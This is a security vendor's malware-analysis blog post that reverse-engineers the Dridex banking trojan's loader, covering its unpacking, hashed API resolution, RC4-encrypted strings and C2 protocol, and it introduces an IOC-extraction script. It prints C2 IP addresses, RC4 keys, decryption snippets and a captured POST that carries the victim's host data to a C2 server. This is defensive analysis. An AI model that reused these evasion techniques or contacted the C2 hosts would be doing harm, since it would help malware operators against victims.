

Reverse Engineering Dridex and Automating IOC Extraction

 appgate.com/blog/reverse-engineering-dridex-and-automating-ioc-extraction



appgate

Dridex^[1] is a major banking trojan that appeared somewhere around 2011, continually evolving ever since.

The APT (Advanced Persistence Threat) known as TA505^[2] is associated to Dridex, as well as with other infamous malware such as TrickBot and Locky ransomware.

Once installed, Dridex can download additional files to provide more functionality to the trojan. Simply put, there are four main components:

Downloader	Infected Microsoft Office documents that downloads or drops Dridex's Loader
Loader	Responsible for downloading and installing the main module.
Bot	This is the main module, which contains most of Dridex's functionalities.
Modules	Additional files that provides more functionalities, downloaded by the Loader.

In the last few days, our team detected recent Dridex samples through our live hunting process and, after analyzing them, we've decided to publish an analysis of the main features implemented by this threat that makes detection and analysis difficult.

Therefore, in this post, we will focus on the second layer (Loader), showing the technical details regarding:

1. Unpacking;
2. Dynamic API Calls;
3. Encrypted Strings;
4. C2 Network Communication.

In addition, we are publishing a tool that statically extracts IOCs from the latest Dridex binaries, as we believe that this can enable organizations to reduce analysis time spent during incidents or prevent the malware family altogether.

1. Unpacking

Unpacking is an important step because Dridex doesn't write the unpacked payload to disk, instead, the custom packer loads it directly to memory and there it stays. First, to analyze and extract the IOCs, we must get the unpacked sample, and this is not a difficult task.

You can easily execute the packed sample and then run the amazing PE-sieve[3] tool, from [hasherezade](#), which will extract the payload from memory. However, if you are curious like us and wants to understand how it works, the first step in the unpacking process is the

allocation of an encrypted content into memory:

100040CF	. 897D B8	MOV DWORD PTR SS:[EBP-48],EDI
100040D2	. E8 73FBFFFF	CALL whoami.10003C4A
100040D7	. 8B45 BC	MOV EAX,DWORD PTR SS:[EBP-44]
100040DA	. 0345 EC	ADD EAX,DWORD PTR SS:[EBP-14]

10003C4A=whoami.10003C4A

Address	Hex dump	ASCII
00240000	AF 9D 89 53 9B CC F2 E6 AB B6 64 96 BB 43 17 21	~%S>İdæ«Œd-»C-!
00240010	2F 1E D3 75 2E 9B E0 C4 DC 7D 76 53 2E 00 49 FD	/Óu. >àÄÜ}vS. .Iý
00240020	E5 95 D2 54 C0 8F 08 B7 A7 2D 94 FC 04 A0 8F F4	ã•òTÀ-Œ·Œ-”ü! ô
00240030	0C 40 35 77 11 B6 E4 C9 9D 2A A4 37 A2 65 DF BF	.@5wŒŒäÉ*Œ7Œeßç
00240040	3A ED FE 62 F9 2E 34 FC D3 76 3C 84 4B D3 53 A7	:ípbù.4üÓv<„KÓŠŒ
00240050	1A 41 72 8F 08 EA AA F0 DC C5 F2 4F D4 8F C7 2C	-Ar·Œê³ðÜÄð00Ç,
00240060	2E 45 83 13 A5 C7 23 B1 DA 15 B9 BE 55 E1 69 F2	.Ef!ŒÇ#±Ú!³%Uáiò

Encrypted DLL in Memory.

This data is an encrypted small DLL that is responsible for unpacking the Dridex loader. Also, we noticed that the magic bytes (MZ) for the MS-DOS header was not present, probably to avoid automatic filetype identifications.

Address	Hex dump	ASCII
00340000	A4 6C 0A 7F E0 AA 00 00 04 00 00 00 FF FF 00 00	Œl.Œà³...J...ÿÿ..
00340010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00340020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00340030	00 00 00 00 00 00 00 00 00 00 00 00 90 71 85 ECq...ì
00340040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	ŒºŒ.´.Í! , LÍ!Th
00340050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00340060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00340070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$......

Decrypted DLL in Memory.

After the decryption process, the main executable transfers the execution to the allocated DLL, which unpacks the Dridex Loader and then replaces the main executable code with the payload's code.

Decrypted DLL

00341157	E8 44070000	CALL 003418A0
0034115C	31C0	XOR EAX, EAX
0034115E	8B4D E8	MOV ECX, DWORD PTR SS:[EBP-18]
00341164	8B54 24	MOV EDX, DWORD PTR DS:[ECX+24]

Address	Hex dump	ASCII
00360000	4D 5A D8 66 80 1D 00 00 04 00 00 00 FF FF 00 00	MZøf€...J...ÿÿ..
00360010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	,.....@.....
00360020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00360030	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00à...
00360040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	øª¸.´.Í!, LÍ!Th
00360050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00360060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00360070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$......


Dridex Payload

Dridex Payload in Memory.

2. Dynamic API Calls

Dridex doesn't have an import table like regular PE files. Instead, all the API calls are dynamically resolved by the malware using a custom technique to avoid detection by APIs and to make reverse engineering more difficult.

To resolve an API, it calls a "resolver" function passing two parameters, both custom hashes. The first one is a hash for the DLL name that contains the API, and the second one is the hash of the API name that Dridex needs to resolve.



The way the API is resolved isn't trivial, but in summary, if the API wasn't already resolved by the malware, it parses the DLL linked list, located in the process' PEB (Process Environment

Block), generating a CRC32 hash for each DLL and API name and compares that with the ones that was passed into the function. Aside from the CRC32 hash, the value is also “xored” with a custom key, making the values unique on each Dridex sample.

The screenshot shows assembly code on the left and a registers window in the middle. The assembly code includes instructions like `LEA ECX, DWORD PTR SS:[ESP+18]`, `CALL unpacked.00421060`, `XOR EAX, CBCB795B`, `CMP EBX, EAX`, `JE SHORT unpacked.0041473D`, `CMP EDI, DWORD PTR SS:[ESP+14]`, `JE unpacked.004148CD`, `MOV EDI, DWORD PTR DS:[EDI]`, and `JMP unpacked.004146B5`. The registers window shows values for EAX (998B531E), ECX (000000DA), EDX (998B531E), EBX (52402A45), ESP (0018FDD4), EBP (0000000C), ESI (0000000C), and EDI (005B2A28).

On the right, a diagram titled "DLL Name" shows the calculation of a custom hash. It starts with `hex(crc32(b KERNEL32.DLL))` resulting in `'0x998b531e'`. This value is then XORed with a key `0xCBCB795B` to produce the final `Dridex Custom DLL Hash` `0x52402a45`.

Dridex Searching for DLL Using Custom Hash.

Therefore, in the example above, the first hash stands for “kernel32.dll”. Using this same logic, we created a small IDA script which resolves API calls automatically and inserts a comment where the function is called, so we can easily search where in the code certain DLLs or APIs are being used.

The screenshot shows two blocks of assembly code. The left block is highlighted in red and contains instructions: `push 0EEDBEE97h`, `push 52402A45h`, `call sub_414F60`, `cmp byte_42A018, 0`, `mov dword_42A00C, eax`, and `jz short loc_40272C`. The right block is highlighted in green and contains the same instructions but with a comment: `call mw_api_resolver ; kernel32.dll!ExitProcess`.

Below the code, a script named `ida_api_resolver.py` is shown. It has a table with columns for "Directio", "Ty", "Address", and "Text". The table lists several entries, including `call mw_api_resolver; wininet.dll!InternetOpenA` and `call mw_api_resolver; wininet.dll!InternetCloseHandle`.

Block with Encrypted Strings.

Each chunk contains one or more strings that are encrypted with RC4, where the key is the first 40 bytes (in little-endian format) of each block.

Address	Hex dump
004254A0	0E EA 9C AA 00 50 1F 87 5E C3 A0 EA 4A 6D A1 BA
004254B0	E8 4A D4 71 EC B2 92 51 AA CB FE 1B 0A 29 0D 4E
004254C0	1D 6D 88 F3 74 B9 53 29 1D DA F2 82 97 34 6A F9
004254D0	B8 F1 19 48 CD 5F EE EA 26 8D AA E5 CA FD 92 5D
004254E0	F6 B8 DE 24 12 C6 00 9A 98 FD 15 2C 80 02 C2 C5
004254F0	C4 7B 6C 3A 74 BD 64 D7 43 65 34 43 D4 B0 45 CB
00425500	CE E3 9B D7 FD BF C7 5C D6 CF 00 00 00 00 00 00

Decryption Key = First 40 bytes
`key = data[:40][::-1]`

Encrypted Data = Remaining Bytes
`enc_data = data[40:]`

Decrypted Data Using RC4

```
>>> ARC4.new(key).decrypt(enc_data)
b'SOFTWARE/TrendMicro/Vizor\x00\VizorUniclientLibrary.dll\x00ProductPath\x00\x00'
```

Decrypting Dridex Strings.

Aside from the encrypted strings, we also found plain text strings in this recent Loader that were not present in older versions, which can be used for identification (Yara rule):

- bot
- vnc
- socks
- uacme
- list
- cve-2015-0057 (mod5)
- TrendMicro (mod9)
- NetChecker (mod10)
- rep: DllLoaded (dmod5)
- rep: DllStarted (dmod6)
- rep: NetGood (dmod7)
- rep: NetFail (dmod8)
- rep: NetPart (dmod9)
- rep: StartedInLo (dmod10)
- rep: StartedInHi (dmod11)

4. C2 Network Communication

The loader is responsible for the initial C2 communication and for downloading additional files, such as the bot and the modules. Analyzing the function that does such communication, we could see that the command sent to the C2 is passed as a parameter, and it's the CRC32 hash of the command string.

```

mov     edx, 11041F01h ; "bot" request
lea     ecx, [ebp+var_10]
call    mw_c2_request

mov     edx, 18F8C844h ; "list" request
lea     ecx, [ebp+var_10]
call    mw_c2_request

```

```

mov     edx, 69BE7CEEh ; "dmod6" request
lea     ecx, [ebp+var_E4]
call    mw_c2_request

```

Function for C2 Communication.

Curiously though, that despite using the hashes of the commands in the communication, this specific sample has the same commands in the strings, as mentioned above, such as the "list" that requests a list of IPs to connect or the "bot" that is the command to download the next stage.

Before doing the request, the botnet ID and the C2 addresses are parsed.

```

00405090 > 66:8B46 04 MOV AX,WORD PTR DS:[ESI+4]
00405094 . 0FB7C8 MOVZX ECX,AX
00405097 . 8B06 MOV EAX,DWORD PTR DS:[ESI]
00405099 . 894424 14 MOV DWORD PTR SS:[ESP+14],EAX
0040509D . 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C]
004050A1 . 66:894C24 18 MOV WORD PTR SS:[ESP+18],CX
004050A6 . 8D4C24 14 LEA ECX,DWORD PTR SS:[ESP+14]
004050AA . 50 PUSH EAX
004050AB . C74424 20 0000 MOV DWORD PTR SS:[ESP+20],0
004050B3 . E8 18BF0100 CALL unpacked.00420FD0
004050B8 . 8B0D 4A34200 MOV ECX,DWORD PTR DS:[42A3D4]
004050BE . 8BD0 MOV EDX,EAX
004050C0 . 83C1 04 ADD ECX,4
004050C3 . FF31 PUSH DWORD PTR DS:[ECX]
004050C5 . FF32 PUSH DWORD PTR DS:[EDX]
004050C7 . E8 948F0000 CALL unpacked.0040E060
004050CC . 8D4C24 0C LEA ECX,DWORD PTR SS:[ESP+C]
004050D0 . E8 2B7A0000 CALL unpacked.0040CB00
004050D5 . 0FB605 1BA042 MOVZX EAX,BYTE PTR DS:[42A01B]
004050DC . 8D76 06 LEA ESI,DWORD PTR DS:[ESI+6]
004050DF . 47 INC EDI
004050E0 . 3BF8 CMP EDI,EAX
004050E2 . ^7C AC JL SHORT unpacked.00405090
004050E4 > A1 4A34200 MOV EAX,DWORD PTR DS:[42A3D4]
004050E9 > 5F POP EDI

```

ESI = IP
ESI + 4 = Port

Transform bytes to text

Pointer to next address
4 bytes (IP) + 2 bytes (Port)

Stack DS:[0018FB3C]=008936F0, (ASCII "185.201.9.197:9443") C2 Address

Dridex Parsing Command & Control IPs

This information is stored in the PE ".data" section, represented in bytes, along with the Dridex botnet ID.

Dridex Botnet ID (12333)

Address	Hex dump
0042A00C	10 7A 2F 76 D6 64 A8 4C 2D 30 60 00 00 0D 01 04
0042A01C	2D 4F 08 19 BB 01 B9 C9 09 C5 E3 24 D9 A0 4E A6
0042A02C	38 12 6C AF 09 16 A3 82 1E 6F B1 5D 8A 24 3B E2
0042A03C	C0 01 B7 D1 6D 60 CC C6 D7 0C 05 27 25 B0 72 1D

4 IP Addresses

```
>>> get_ip(b"\x2d\x4f\x08\x19\xbb\x01")
45.79.8.25:443
```

```
>>> get_ip(b"\xb9\xc9\x09\xc5\xe3\x24")
185.201.9.197:9443
```

```
>>> get_ip(b"\xd9\xa0\x4e\xa6\x38\x12")
217.160.78.166:4664
```

```
>>> get_ip(b"\x6c\xaf\x09\x16\xa3\x82")
108.175.9.22:33443
```

C2
Addresses

Dridex C2 IPs.

Once these addresses are parsed, Dridex then sends a POST request to one of the C2 addresses and, bypassing the SSL, we could see that the data is encrypted. If the server doesn't respond as expected, Dridex continues to send the same content to the other IPs.

```

1 POST / HTTP/1.1
2 Cache-Control: no-cache
3 Host: 45.79.8.25
4 Content-Length: 1935
5 Connection: close
6
7 6X q06( ~08j"!ol 09EiNvQDE00(P%A±6;Y×$±±úÈÀE±ji´0" xgú"šÁÔ¶Ú|Û¶f>±
8 X0ÙeH³UHTQpUÜmÇÄ.iÄAiú07.ÖäyG±!%f+-iYwbäWp²#&0ÓFÁ*;Ö±
9 =±=!z-Ädx)D
10 Vq%ii±ähÈßta0ö¶
11 i±ÍÇI±²æ8woa
12 xGióitÜ-zÍc&)¶EITD" _ÜI8ÜUKAe³)i_Ñr0²RHI]ç0×N,İöb±IZFÇ6
13 #è{c§è'±b¶(±)¹+òL}ñr&
14 ô-z0h" ²ÆJyæñqàIV#²Öà2±"wzyakL»I±Ü.²Zòjg`4e`fÉYÓVPq2äIi3°iÜ;AU#±
15 xo@áçÖAÇ?CqûqZY#fU$0¶j ÁcÈÖÇ{fçéypI4Üð+`I@{${m-k0øLQZ:.º»°«Ñ·±éö
16 :
17 è»Or`>§è0µ?.~ÍAjwx 8H_à²Àè×§ /T.*h býæh«Ö2óÁÈè´É58?i0ò;öac(ÄÜáI:
18 éyZö\C²tiEiIRlx#0z-tþäú¶"8àÉikiF±xLØX>éUvAií.ŞæYUÜbà Ö=Ü0\ÏÖÁM0ç
19 eùvÉhÖCH6ßß]l7wuòIÇd^<±AZä`W$ü´Ð+/5¶ñ±8Á~.TýYWö7DÑpæ³|p.GÇE`0&4«
20 `67yÍXùÜ3ÉÈ.äA3qi~*Äèii7²wC|Ep_Üº~l-czøRÁc63èÛr#òµ3m#{zÁT;dä2ÄñÁ
19 [, {cèö=RöfÖeß Zö|r<80üÁB²Pái´_äaðDæS&jh#OKpe±.häqI0uún_øÈðx6lç
20 Å$þ/äøðP#XDPEÖ±iDÍ³n$PýAP±?ÇYy0Bä$NÁ<ÄöèzIiZla±W*,äí.qíl(Ö@DièR×
F-5Lé»µ$&¹j0ä?h0$mm)ÚiÆ!u$±Laü8/ð-ç0EoU²ÆääÑÜ yIjy±äè$ijé

```

Dridex POST Request to C2.

After analyzing the function, we found that the malware uses the first 4 bytes as a checksum for the encrypted bytes, with CRC32 hash.

```
>>> binascii.hexlify(post_data[:4])
b'f45888a0'

>>> hex(crc32(post_data[4:]))
'0xf45888a0'
```

First four bytes

CRC32 of Encrypted Content

Encrypted Network Data Checksum

If the checksum matches, the data can be decrypted correctly. The algorithm used by Dridex is RC4 and the encryption/decryption key is stored among Dridex decrypted strings.

```
>>> key = b'xrAuVcgsoW0BBPhAH5w5aQ1Q2UuZQidMhZYugaYvCPvgttsD9jqkM'
>>> ARC4.new(key).decrypt(post_data[4:])
```

Decryption Key Stored Among Encrypted Strings

RC4 Decryption

```
b'0WIN-U2809HMOVU7F_3e2135e6969588478c7f6c3967284c546b8a9cb0d4ee755f615d82f4f124b54a
.00 beta (x64) (17.00 beta);Google Chrome (85.0.4183.102);Google Update Helper (1.3
osoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161 (9.0.30729.6161);Microsc
(9.0.30729.6161);Process Hacker 2.39 (r124) (2.39.0.124);Python 2.6 (2.6.150);Pytho
uest Tools 0.141 (0.141);VMware Tools (10.1.6.5214329);Starting path: \x00\x00\x058
n\AppData\Roaming\CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files\
s\CommonProgramW6432=C:\Program Files\Common Files\COMPUTERNAME=WIN-U2809HMOVU7F
CK=NO\nHOMEDRIVE=C:\nHOMEPATH=\\Users\admin\LOCALAPPDATA=C:\\Users\admin\AppData
CESSORS=2\nOS=Windows_NT\nPath=C:\\Windows\system32;C:\\Windows;C:\\Windows\\Syste
\\nPATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC\nPROCESSOR_ARCHIT
TIFIER=Intel64 Family 6 Model 94 Stepping 3, GenuineIntel\nPROCESSOR_LEVEL=6\nPROCE
Files(x86)=C:\\Program Files (x86)\nProgramFiles=C:\\Program Files (x86)\nProgramW6
2\\WindowsPowerShell\\v1.0\\Modules\\nPUBLIC=C:\\Users\\Public\nSESSIONNAME=Conso
s\admin\AppData\\Local\\Temp\\TMP=C:\\Users\\admin\\AppData\\Local\\Temp\\USERDOM
rs\\admin\\windir=C:\\Windows\\windows tracing flags=3\\windows tracing logfile=C:\\
```

Decrypted Data

Decrypted Network Data.

The image below illustrates some of the main fields used in the first POST request made by this Dridex sample.

30	57	49	4E	2D	55	32	38	4F	39	48	4D	56	55	37	46	OWIN-U2809HMVU7F
5F	33	65	32	31	33	35	65	36	39	36	39	35	38	38	34	_3e2135e69695884
37	38	63	37	66	36	63	33	39	36	37	32	38	34	63	35	78c7f6c3967284c5
34	36	62	38	61	39	63	62	30	64	34	65	65	37	35	35	46b8a9cb0d4ee755
66	36	31	35	64	38	32	66	34	66	31	32	34	62	35	34	f615d82f4f124b54
61	30	2D	1D	B1	E1	11	44	C8	F8	18	40	00	00	01	EF	a0-.±á.DÈø.@...i
37	2D	5A	69	70	20	31	37	2E	30	30	20	62	65	74	61	7-Zip 17.00 beta
20	28	78	36	34	29	20	28	31	37	2E	30	30	20	62	65	(x64) (17.00 be
74	61	29	3B	47	6F	6F	67	6C	65	20	43	68	72	6F	6D	ta);Google Chrom
65	20	28	38	35	2E	30	2E	34	31	38	33	2E	31	30	32	e (85.0.4183.102
29	3B	47	6F	6F	67	6C	65	20	55	70	64	61	74	65	20);Google Update
48	65	6C	70	65	72	20	28	31	2E	33	2E	33	35	2E	34	Helper (1.3.35.4



Computer Name



OS Arch (0x40 = 64 bits)



System Info (Hashes)



Length of Installed Software List



Botnet ID (12333)



Installed Software List



**Request Type
(0x44C8F818 = "list")**

Data Sent by Dridex to C2.

5. Automating IOC Extraction

Along with this blog post, we are [releasing a python script](#) that automates the IOC extraction from the [Dridex loader](#). These are the main features implemented by our “Dridex Analysis Toolkit”:

- Extract Botnet ID;
- Extract C2 IP Addresses;
- Decrypt Strings;
- Decrypt Network Communication.

Furthermore, since most Dridex payloads comes from memory dumps, the script also tries to unmap the PE file to disk, so it can get the right offsets to parse, example:

```
:/tmp/dridex$ python dridex_analysis_toolkit.py -f ./unpacked_mem_dump.bin -v -c

A n n o u n c e m e n t

## Dridex Analysis Toolkit

[+] Output will be saved at: ./unpacked_mem_dump.bin_output

[+] Binary info

## Type: Executable
## Compilation Date: 2020-08-16 15:48:19
## SHA256: 3c86a3c9ef5f62c816bbcd5094022e4192e310be2af9ba768afa97856bc3803a

[-] File seems to be mapped, trying to fix...
[+] Section '.text' moved to 0x400
[+] Section '.rdata' moved to 0x23200
[+] Section '.data' moved to 0x29200
[+] Section '.reloc' moved to 0x29600
[+] Saving unmapped file to: ./unpacked_mem_dump.bin_unmapped.bin
[+] Done

[+] Found C2 parsing function, pattern from 2020

'bot_id' at section '.data'
'c2_table' at section '.data'

## Botnet ID:
12333

## C2 Addresses
45.79.8.25:443
185.201.9.197:9443
217.160.78.166:4664
108.175.9.22:33443

[+] Done
```

Extracting C2 Addresses from Dridex Payload Automatically.

By using the “-s” option, the script searches and decrypts the payload strings and prints any possible RC4 keys:

```
## Type: Executable
## Compilation Date: 2020-08-16 15:48:19
## SHA256: 756fa5527f4c564effbc69dd3b3d76e7196b869976eeae48c4b34f4ff25dfa5c

[+] Searching for encrypted strings (this might take a while)
[+] Found possible 39 encrypted blocks

[+] Found possible RC4 keys used to encrypt network communication
b'xrAuVcgsoW0BBPhAH5w5aQ1Q2UuZQidMhZYugaYvCPvgttSd9jQkM'
b'VTRBArv8sWNVqJ4Wds2rzCN2QMqXlb9fsEjtrZL6vW628p93i3iJe'

## Please, check the output folder to see the decrypted strings

[+] Done
```

RC4 Keys Found by the Script.

You can then use these keys to decrypt any network communication by using the “-n” option:

```
[+] RC4 key provided, trying to decrypt data
[+] Checksum is valid, trying to decrypt


[+] Decrypted data:

b'0WIN-U2809HMVU7F_3e2135e69588478c7f6c3967284c546b8a9cb0d4ee755f615d82f4f124b54a0-\xd\x1d\x1e\x110\xc8\xf8\x18@\x00\x00\x01\xef7-Zlp 17.00 beta (x64
) (17.00 beta);Google Chrome (85.0.4183.102);Google Update Helper (1.3.35.451);Microsoft .NET Framework 4.6.2 (4.6.01590);Microsoft Visual C++ 2008 Redi
stributable - x64 9.0.30729.6161 (9.0.30729.6161);Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 (9.0.30729.6161);Process Hacker 2.39 (r
124) (2.39.0.124);Python 2.6 (2.6.150);Python Launcher (3.6.5923.0);QEMU guest agent (7.4.5);SPICE Guest Tools 0.141 (0.141);VMware Tools (10.1.6.521432
9);Starting path: \x00\x00\x05BALLUSERSPROFILE=C:\\ProgramData\\nAPPDATA=C:\\Users\\admin\\AppData\\Roaming\\nCommonProgramFiles(x86)=C:\\Program Files (x
86)\\Common Files\\nCommonProgramFiles=C:\\Program Files (x86)\\Common Files\\nCommonProgramW6432=C:\\Program Files\\Common Files\\nCOMPUTERNAME=WIN-U2809H
MVU7F\\nComSpec=C:\\Windows\\system32\\cmd.exe\\nFP_NO_HOST_CHECK=NO\\nHOMEDRIVE=C:\\nHOMEPATH=\\Users\\admin\\LOCALAPPDATA=C:\\Users\\admin\\AppData\\Local
\\nLOGONSERVER=\\WIN-U2809HMVU7F\\nNUMBER_OF_PROCESSORS=2\\nOS=Windows_NT\\nPath=C:\\Windows\\system32;C:\\Windows;C:\\Windows\\System32\\Wbem;C:\\Windows
\\System32\\WindowsPowerShell\\v1.0\\nPATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC\\nPROCESSOR_ARCHITECTURE=x86\\nPROCESSOR_ARCHITEXM6432
=AMD64\\nPROCESSOR_IDENTIFIER=Intel64 Family 6 Model 94 Stepping 3, GenuineIntel\\nPROCESSOR_LEVEL=6\\nPROCESSOR_REVISION=5e03\\nProgramData=C:\\ProgramData
\\nProgramFiles(x86)=C:\\Program Files (x86)\\nProgramFiles=C:\\Program Files (x86)\\nProgramW6432=C:\\Program Files\\nPSModulePath=C:\\Windows\\system32\\W
indowsPowerShell\\v1.0\\Modules\\nPUBLIC=C:\\Users\\Public\\nSESSIONNAME=Console\\nSystemDrive=C:\\nSystemRoot=C:\\Windows\\nTEMP=C:\\Users\\admin\\AppData
\\Local\\Temp\\nTMP=C:\\Users\\admin\\AppData\\Local\\Temp\\nUSERDOMAIN=WIN-U2809HMVU7F\\nUSERNAME=admin\\nUSERPROFILE=C:\\Users\\admin\\nwindir=C:\\Windows\\
nwindows_tracing_flags=3\\nwindows_tracing_logfile=C:\\BVTBin\\Tests\\installpackage\\csilogfile.log'

[+] Done
```

Decrypted Network Data.

The script also writes the output data into a folder:



Script Output.

Conclusion

In this post we show the main technical characteristics that makes Dridex a difficult malware to detect and analyze. By publishing this analysis and the automation script, our intention is to help analysts understand how key parts of Dridex work and to help organizations detect and extract Dridex IOCs as early as possible, so that appropriate actions are taken faster.

IOCs

Packed Dridex Loader

d506f18f771ec417c27a6528c17f08ee9d180d40a0a9c6b6ef93b7a39304b96a

Unpacked Dridex Loader

756fa5527f4c564effbc69dd3b3d76e7196b869976eeae48c4b34f4ff25dfa5c

C2 Addresses

45.79.8[.]25:443

185.201.9[.]197:9443

217.160.78[.]166:4664

108.175.9[.]22:33443

Botnet ID

12333

RC4 Keys

xrAuVcgsoW0BBPhAH5w5aQ1Q2UuZQidMhZYugaYvCPvgttsD9jQkM

VTRBArv8sWNVqJ4WDs2rzCN2QMqXLb9fsEjtRZL6vW628p93i3iJe

[1] <https://malpedia.caad.fkie.fra...>

[2] <https://malpedia.caad.fkie.fra...>

[3] <https://github.com/hasherezade...>